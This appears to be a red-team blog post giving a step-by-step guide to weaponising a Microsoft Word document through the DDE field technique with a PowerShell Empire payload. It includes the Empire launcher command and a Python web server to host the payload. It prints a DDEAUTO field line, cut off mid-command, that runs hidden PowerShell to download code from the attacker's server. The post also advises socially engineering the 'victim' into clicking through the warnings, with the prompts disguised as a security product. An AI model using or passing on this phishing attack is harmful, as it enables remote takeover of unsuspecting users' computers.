
MENU

1337RED

Penetration Testing, Social Engineering and Red Teaming – By @myexploit2600 & @5ub34x

USING THE DDE ATTACK WITH POWERSHELL EMPIRE



MICROSOFT DDE EXPLOIT

Unless you've been living under a rock for the past few weeks, you'll most certainly know about the Microsoft DDE exploit and how it can be abused to weaponise a Word document and many other Microsoft-based products.

For more information, see the original research: https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/

In this blog post, I'm going to quickly go through how easy it is to weaponise a Word document with a PowerShell Empire-based payload. Just to note, there are probably a million ways to do this, but here's how I did it.


So, lets begin...

EMPIRE LISTENER

Ensure you have created a Empire listener. I may write up a Empire 101 blog post but in the meantime, see Empire's documentation (https://www.powershellempire.com/?page_id=83) if you are unsure on getting Empire up and running.

Once your listener is up and running, run the following command to grab a PowerShell one-liner that will be executed on the victim's system.

```
launcher powershell C2
```



Copy and paste just the encoded PowerShell script (ignore *powershell -noP -sta -w 1 -enc*) into a file and host it on a web server. This will be requested later on in order for your victim to download it. You can use Apache or any other web service, but in this case, I used python to fire up a quick web server. When running running Python's SimpleHTTPServer module, this will host the files within the directory where you run the command from. I'd recommend creating a directory, changing (cd) to that directory from the terminal, creating the file (in this case, evil) and then running the Python web server.

NOTE: The Python web service will listen on port 8000 by default.


```
python -m SimpleHTTPServer
```

```
root@Pentester:~/Desktop# ls
evil
root@Pentester:~/Desktop# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


WEAPONISING THE WORD DOCUMENT

In order to create a document to utilise the DDE hack, follow these steps.


```
Open Microsoft Word - Click Blank Document - Click the Insert tab - Click Quick Parts - Click Field...
```



Select = *(Formula)* and click OK.




To add your malicious code, highlight the text that was added and click *Toggle Field Codes*.



Insert the following text between the curly brackets as shown in the screenshot below:

```
DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object Sys
```





NOTE: Ensure you use the IP address/port of your listening web server.


Save the document it is now ready to send to our victim.

Once the user opens the document, several errors will fire. The user should be social engineered into clicking Yes to these errors. I will leave that up to you in how you do that.


It should also be noted that the error messages can be modified to make the error messages less ugly. I've seen some testers modifying the text to state something like "Symantec Document Encryption".







If the victim clicks Yes on each error message, we should be presented with a shell within our Empire console. Yay! Hopefully, you found this useful.



SHARE THIS:

Twitter Facebook 63 Google

Like

One blogger likes this.

Search ...

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 35 other followers

Enter your email address

FOLLOW

Powered by WordPress.com.